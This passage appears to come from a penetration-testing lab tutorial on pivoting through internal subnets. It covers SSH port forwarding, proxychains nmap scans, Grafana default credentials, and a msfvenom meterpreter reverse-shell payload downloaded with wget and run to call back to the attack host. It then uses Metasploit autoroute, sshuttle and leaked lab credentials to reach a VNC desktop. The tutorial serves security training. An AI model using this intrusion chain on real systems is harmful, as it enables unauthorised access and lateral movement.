After confirming the that the host with the IP address 192.168.20.51 is alive, our interest lies in determining if it hosts any services worth investigating. To achieve this, employing scanning tools such as nmap is essential. However, conducting the scan directly from the pivot host is impractical. Instead, we can execute the scan from our attack host. To accomplish this, we leverage a technique known as **Dynamic Port Forwarding** with SSH and [proxychains](#). For this purpose, it is necessary to set up proxychains, ensuring that a SOCKS proxy is specified and then run the ssh dynamic port forwarding command ‘ssh -D 1080 sysadmin@192.168.10.70’, as illustrated in figure 27. Note that the additional flags -4 and -N are just optional. The first is necessary to make things work in my lab scenario by disabling ipv6, and the second flag is used to avoid spawning a shell, which is the default behaviour when connecting to a system with ssh.

The following is a brief overview of what happens behind the scenes:

1. Initiate SSH Connection with Dynamic Port Forwarding:

- Use the ssh -D command to establish an SSH connection, specifying a local port for the SOCKS proxy.

2. SOCKS Proxy Setup:

- The SSH connection sets up a SOCKS proxy on the local machine, listening on the specified port (e.g., 1080).

3. Configure Applications to Use SOCKS Proxy:

- Adjust application settings to use the local SOCKS proxy.

4. Traffic Encryption and Forwarding:

- When an application sends traffic to the local SOCKS proxy, it encrypts the data and forwards it through the SSH tunnel.


5. Decryption and Forwarding on Remote Server:

- The remote server receives the encrypted traffic, decrypts it, and forwards it to the intended destination on its network.

6. Reply and Return Path:

- Response from the remote network follows the reverse path, encrypted and sent back through the SSH tunnel.

This technique creates the illusion that the attacker is directly connected to the same networks as the pivot host.



The screenshot shows a terminal window titled "Terminal - root@fbdb921fb55: /". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". Below the menu is a toolbar with icons for file operations. The main terminal area shows a command line with the prompt "#". The command entered is "ssh -4 -N -D 1080 sysadmin@192.168.10.70". The background of the terminal is black, and the text is white.

Figure 27: **SSH dynamic port forwarding.**

To perform the scan we will just need to invoke proxychains before nmap, as illustrated in figure 28. The scan reveals that port 3000 is opened.

```

Terminal - root@fbdb921fbdb55: /
File Edit View Terminal Tabs Help
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:16855 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:62225 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:10350 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:55832 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:58680 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:47465 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:18779 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:20037 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:53891 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:47361 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:63347 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:31741 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:31595 <--timeout
|S-chain| <-> 127.0.0.1:1080 <-><-> 192.168.20.53:62023 <--timeout
Nmap scan report for 192.168.20.53
Host is up (0.00030s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE
3000/tcp  open  ppp ←
Nmap done: 1 IP address (1 host up) scanned in 17.86 seconds


```

proxychains nmap -Pn -sT -p- 192.168.20.53 ←

Figure 28: Scanning host 192.168.20.53 with *proxychains* and *nmap*.

6.3 Access private dashboard with SSH local port forwarding

Now, we have different ways to access that service. For example, we could use the SSH tunnel already created by running *proxychains* *firefox*. This command would proxy all the requests to the SOCKS proxy. However, I will show you how to accomplish it with **Local Port Forwarding**. As the name suggests, it allows you to expose a service running locally on the server on your machine. After running the command ‘*ssh -L 3000:192.168.20.53:3000 sysadmin@192.168.10.70*’, as shown in figure 29, we can access the service by opening the browser and visiting *localhost:3000*. As illustrated in figure 30, the service consists of a *Grafana* dashboard.



```
Terminal - root@7c9b1dc1c751: /  
File Edit View Terminal Tabs Help  
[root@7c9b1dc1c751] ~ [ ]  
# ssh -4 -N -L 3000:192.168.20.53:3000 sysadmin@192.168.10.70
```

Figure 29: **SSH Local port forwarding to access dashboard.**




Figure 30: **Grafana dashboard accessible at localhost:3000.**

A quick search on the internet reveals that the default credentials for Grafana are admin:admin. Trying those will give us access to the system admin dashboard, where some useful information are leaked. In particular, credentials for two hosts are shown in clear text, as shown in figure 31.




Figure 31: **Dashboard leaks credentials.**

7 Employee's internal network


We can now move onto the second subnet discovered (192.168.30.0/24). We have the hope that we can use the credentials leaked on the dashboard to move laterally to hosts within this subnet.

7.1 Ping sweep with meterpreter

To find alive hosts we will use the ping sweep module provided by **metasploit**, a potent payload within the **Metasploit** framework. Metasploit

offers an extensive range of functionalities on a compromised system, acting as a backdoor and enabling an attacker to control the system remotely. To initiate this process, we'll start by crafting the meterpreter payload using **msfvenom**, as depicted in Figure 32. Below is an overview of the flags employed in the command:

- **-p**: Specifies the payload; in this case, we choose the x64 Linux reverse meterpreter shell payload, establishing communication with our attack box through TCP.
- **LPORT**: Determines the port on the attacker host where we wish to receive the shell.
- **LHOST**: Determines the IP address of the attacker host where we wish to receive the shell.
- **-platform**: Specifies the platform on which the payload will be executed, set to *Linux* in our scenario.
- **-arch**: Specifies the architecture; we choose *x64*.
- **-f**: Determines the file format, set to *ELF* in our use case.
- **-o**: Specifies the file in which the payload will be stored.



The screenshot shows a terminal window titled "Terminal - root@31b61bbc9d8b:/". The command entered is:

```
# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.10.35 LPORT=6969 --platform linux  
--arch x64 -f elf -o meterpreter_shell  
No encoder specified, outputting raw payload  
Payload size: 130 bytes  
Final size of elf file: 250 bytes  
Saved as: meterpreter_shell
```

A purple arrow points from the text "No encoder specified, outputting raw payload" towards the bottom right corner of the terminal window.

Figure 32: **Generating meterpreter shell with *msfvenom*.**

We are now ready to send this payload to the pivot host by running a Python3 HTTP server on the attacker box. On the pivot host, we will use *wget* to download the Meterpreter payload and use *chmod* to give sysadmin the permissions to execute it, as shown in Figure 33.


The image shows two terminal windows side-by-side. The left terminal window, titled 'Terminal - root@31b61bbc9d8b:/', displays the command '# python3 -m http.server 80' being run, which starts an HTTP server on port 80. The right terminal window, also titled 'Terminal - root@31b61bbc9d8b:/', shows the command 'wget http://192.168.10.35/meterpreter_shell' being executed, which downloads a file named 'meterpreter_shell'. Arrows point from the right side of the left terminal to the command and from the left side of the right terminal to the download progress bar.

```
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.10.70 - - [22/Feb/2024 15:53:47] "GET /meterpreter_
shell HTTP/1.1" 200 

2651354e906f:~$ wget http://192.168.10.35/meterpreter_shell
Connecting to 192.168.10.35 (192.168.10.35:80)
saving to 'meterpreter_shell'
meterpreter_shell      100% |*****| 250  0:00:00 ETA
'meterpreter shell' saved
2651354e906f:~$ chmod +x meterpreter_shell
2651354e906f:~$
```

Figure 33: **Sending the meterpreter payload to the pivot host.**

Before running the payload, we have to open a listener on our attack box that will catch the Meterpreter shell. To do so, we will open the Metasploit console, as shown in Figure 34, use the *multi/handler* module, specify all the required parameters and run it. At this point, you can execute the Meterpreter payload on the pivot host, and you will get a Meterpreter shell back to your attack box, as illustrated step by step in Figure 35.



The screenshot shows a terminal window titled "Terminal - root@31b61bbc9d8b: /". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal displays the Metasploit console. The user has typed "# msfconsole" and pressed enter. A Metasploit tip message follows: "Metasploit tip: Enable verbose logging with set VERBOSE true". Below this is a large, artistic ASCII logo consisting of various symbols like dots, underscores, and colons. At the bottom of the screen, there is a footer with the text "[metasploit v6.3.55-dev]", "[2397 exploits - 1235 auxiliary - 422 post]", "[1391 payloads - 46 encoders - 11 nops]", and "[9 evasion]". The footer also includes the URL "Metasploit Documentation: https://docs.metasploit.com/" and the prompt "msf6 >".


Figure 34: **Metasploit console.**

The image displays two terminal windows from a Linux system. The top window shows the Metasploit framework interface. The user has selected a 'multi/handler' exploit and configured it with a payload of 'generic/shell_reverse_tcp'. The exploit is set to listen on port 6969. The session was successfully started at 192.168.10.35:6969. The bottom window shows a root shell prompt on the target machine, where the user has run the command `./meterpreter_shell` to capture the meterpreter session.

```
[*] Started reverse TCP handler on 192.168.10.35:6969
[*] Sending stage (3045380 bytes) to 192.168.10.70
[*] Meterpreter session 1 opened (192.168.10.35:6969 -> 192.168.10.70:57872) at 2024-02-22 15:59:53 +0000
```

Figure 35: Starting multi handler to catch meterpreter shell.

From within the meterpreter session, you can perform a ping sweep on subnet 192.168.30.0/24 by using the *post/multi/gather/ping_sweep* module, as shown in figure 36.



The screenshot shows a terminal window titled "Terminal - root@31b61bbc9d8b: /". The window contains the following text:

```
File Edit View Terminal Tabs Help
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.10.35:6969
[*] Sending stage (3045380 bytes) to 192.168.10.70
[*] Meterpreter session 4 opened (192.168.10.35:6969 -> 192.168.10.70:51532) at
2024-02-22 16:05:35 +0000

meterpreter > run post/multi/gather/ping_sweep RHOSTS=192.168.30.0/24 ←
[*] Performing ping sweep for IP range 192.168.30.0/24
[+] 192.168.30.1 host found
[+] 192.168.30.20 host found
[+] 192.168.30.21 host found
[+] 192.168.30.22 host found
meterpreter > [REDACTED]
```

Figure 36: **Performing ping sweep on subnet 192.168.30.0/24.**

The ping sweep reveals that hosts 192.168.30.21 and 192.168.30.22 are alive.

7.2 Scanning subnet with metasploit's SOCKS and autoroute

This time, we will footprint and enumerate the hosts without relying on SSH. Instead, we are utilizing the built-in Metasploit SOCKS along with the autoroute module. Figure 37 illustrates how to configure Metasploit's SOCKS, while Figure 38 demonstrates how to set up the *multi/manage/autoroute* module, enabling the establishment of Metasploit's internal routing table.

```

Terminal - root@31b61bbc9d8b: /
File Edit View Terminal Tabs Help
msf6 auxiliary(server/socks_proxy) > use auxiliary/server/socks_proxy ←
msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050 ←
SRVPORT => 9050
msf6 auxiliary(server/socks_proxy) > set SRVHOST 0.0.0.0 ←
SRVHOST => 0.0.0.0
msf6 auxiliary(server/socks_proxy) > set version 4a ←
version => 4a
msf6 auxiliary(server/socks_proxy) > run ←
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > █

```

Figure 37: **Setting up Metasploit's SOCKS proxy.**

```

Terminal - root@31b61bbc9d8b: /
File Edit View Terminal Tabs Help
msf6 auxiliary(server/socks_proxy) > use post/multi/manage/autoroute ←
msf6 post(multi/manage/autoroute) > sessions ←
Active sessions
=====
Id  Name   Type          Information           Connection
--  ---   ----          -----           -----
4   meterpreter x64/linux  sysadmin @ 192.168.2  192.168.10.35:6969 ->
      x                   0.51                  192.168.10.70:51532
                                         (192.168.10.70)

msf6 post(multi/manage/autoroute) > set SESSION 4 ←
SESSION => 4
msf6 post(multi/manage/autoroute) > set SUBNET 192.168.30.0 ←
SUBNET => 192.168.30.0
msf6 post(multi/manage/autoroute) > run ←
[*] Running module against 192.168.20.51
[*] Searching for subnets to autoroute.
[*] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table.
[*] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table.
[*] Route added to subnet 192.168.30.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > █

```

Figure 38: **Setting up Metasploit's routing tables with `autoroute` module.**

At this point, we can initiate the footprinting of the two hosts with a full tcp scan (flag `-sT`), as depicted in Figures 39 and 40.




Figure 39: Scan against hosts 192.168.30.21 and 192.168.20.22.

```
Terminal - root@31b61bbc9d8b: /
File Edit View Terminal Tabs Help
[S-chain] ->-127.0.0.1:9050-<>-192.168.30.21:9050--denied
[S-chain] ->-127.0.0.1:9050-<>-192.168.30.22:912--denied
[S-chain] ->-127.0.0.1:9050-<>-192.168.30.21:912--denied
[S-chain] ->-127.0.0.1:9050-<>-192.168.30.22:2008--denied
[S-chain] ->-127.0.0.1:9050-<>-192.168.30.21:2008--denied
[S-chain] ->-127.0.0.1:9050-<>-192.168.30.22:1107--denied
[S-chain] ->-127.0.0.1:9050-<>-192.168.30.21:1107--denied
Nmap scan report for 192.168.30.21
Host is up (0.0012s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
5900/tcp  open  vnc
Nmap scan report for 192.168.30.22
Host is up (0.0012s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
Nmap done: 2 IP addresses (2 hosts up) scanned in 3.86 seconds
#
```

Figure 40: Scan against hosts 192.168.30.21 and 192.168.20.22 results.

Host 192.168.30.21 has two services exposed, on port 80 and 5900. Host 192.168.30.22, on the other hand, appears to expose only SSH on port 22.

7.3 Tunneling to subnet with sshuttle

To access these services from our attack host, we will employ a different approach using [sshuttle](#). It is a transparent proxy server acting as a VPN based on SSH, enabling the creation of a VPN connection from your machine to any remote server you can connect to via SSH, provided that server has a sufficiently new Python installation.

We begin by installing it with the shell command 'apt update -y && apt

`install sshuttle'. To connect the attack host to the 192.168.30.0/24 subnet of the pivot host, we simply run the command ‘sshuttle -r sysadmin@192.168.10.70 192.168.30.0/24’, as shown in Figure 41. Again, flags -disable-ipv6 and -v are optional.`

```

Terminal - root@31b61bbc9d8b:/
File Edit View Terminal Tabs Help
[root@31b61bbc9d8b] ~
# sshuttle --disable-ipv6 -r sysadmin@192.168.10.70 192.168.30.0/24 -v
Starting sshuttle proxy (version 1.1.1).
c : Starting firewall manager with command: ['/usr/bin/python3', '/usr/bin/sshuttle']
c : Starting firewall with Python version 3.11.8
fw: ready method name nat.
c : IPv6 disabled by --disable-ipv6
c : Method: nat
c : IPv4: on
c : IPv6: off (available)
c : UDP : off (not available with nat method)
c : DNS : off (available)
c : User: off (available)
c : Subnets to forward through remote host (type, IP, cidr mask width, startPort,
endPort):
c : (<AddressFamily.AF_INET: 2>, '192.168.30.0', 24, 0, 0)
c : Subnets to exclude from forwarding:
c : (<AddressFamily.AF_INET: 2>, '127.0.0.1', 32, 0, 0)
c : TCP redirector listening on ('127.0.0.1', 12300).
c : Starting client with Python version 3.11.8
c : Connecting to server...
s: Running server on remote host with /usr/bin/python3 (version 3.11.8)
s: latency control setting = True
s: auto-nets=False
c : Connected to server.
fw: setting up.
fw: iptables -w -t nat -N sshuttle-12300
fw: iptables -w -t nat -F sshuttle-12300
fw: iptables -w -t nat -I OUTPUT 1 -j sshuttle-12300
fw: iptables -w -t nat -I PREROUTING 1 -j sshuttle-12300
fw: iptables -w -t nat -A sshuttle-12300 -j RETURN -m addrtype --dst-type LOCAL
fw: iptables -w -t nat -A sshuttle-12300 -j RETURN --dest 127.0.0.1/32 -p tcp
fw: iptables -w -t nat -A sshuttle-12300 -j REDIRECT --dest 192.168.30.0/24 -p tcp
--to-ports 12300

```

Figure 41: Using sshuttle to tunnel to subnet 192.168.30.0/24.

At this point, without using proxychains, we can directly access services exposed in that subnet. Our initial step involves accessing the service hosted on port 80 on host 192.168.30.21. As illustrated in Figure 42, it is a browser VNC remote desktop connection. To log in, we use the credentials we previously discovered on the Grafana Dashboard: "fabio":"yK4!wX8z". Following that, we should be able to remotely access the desktop, as depicted in Figure 43.




Figure 42: Authenticating with host 192.168.30.21 remote desktop server.

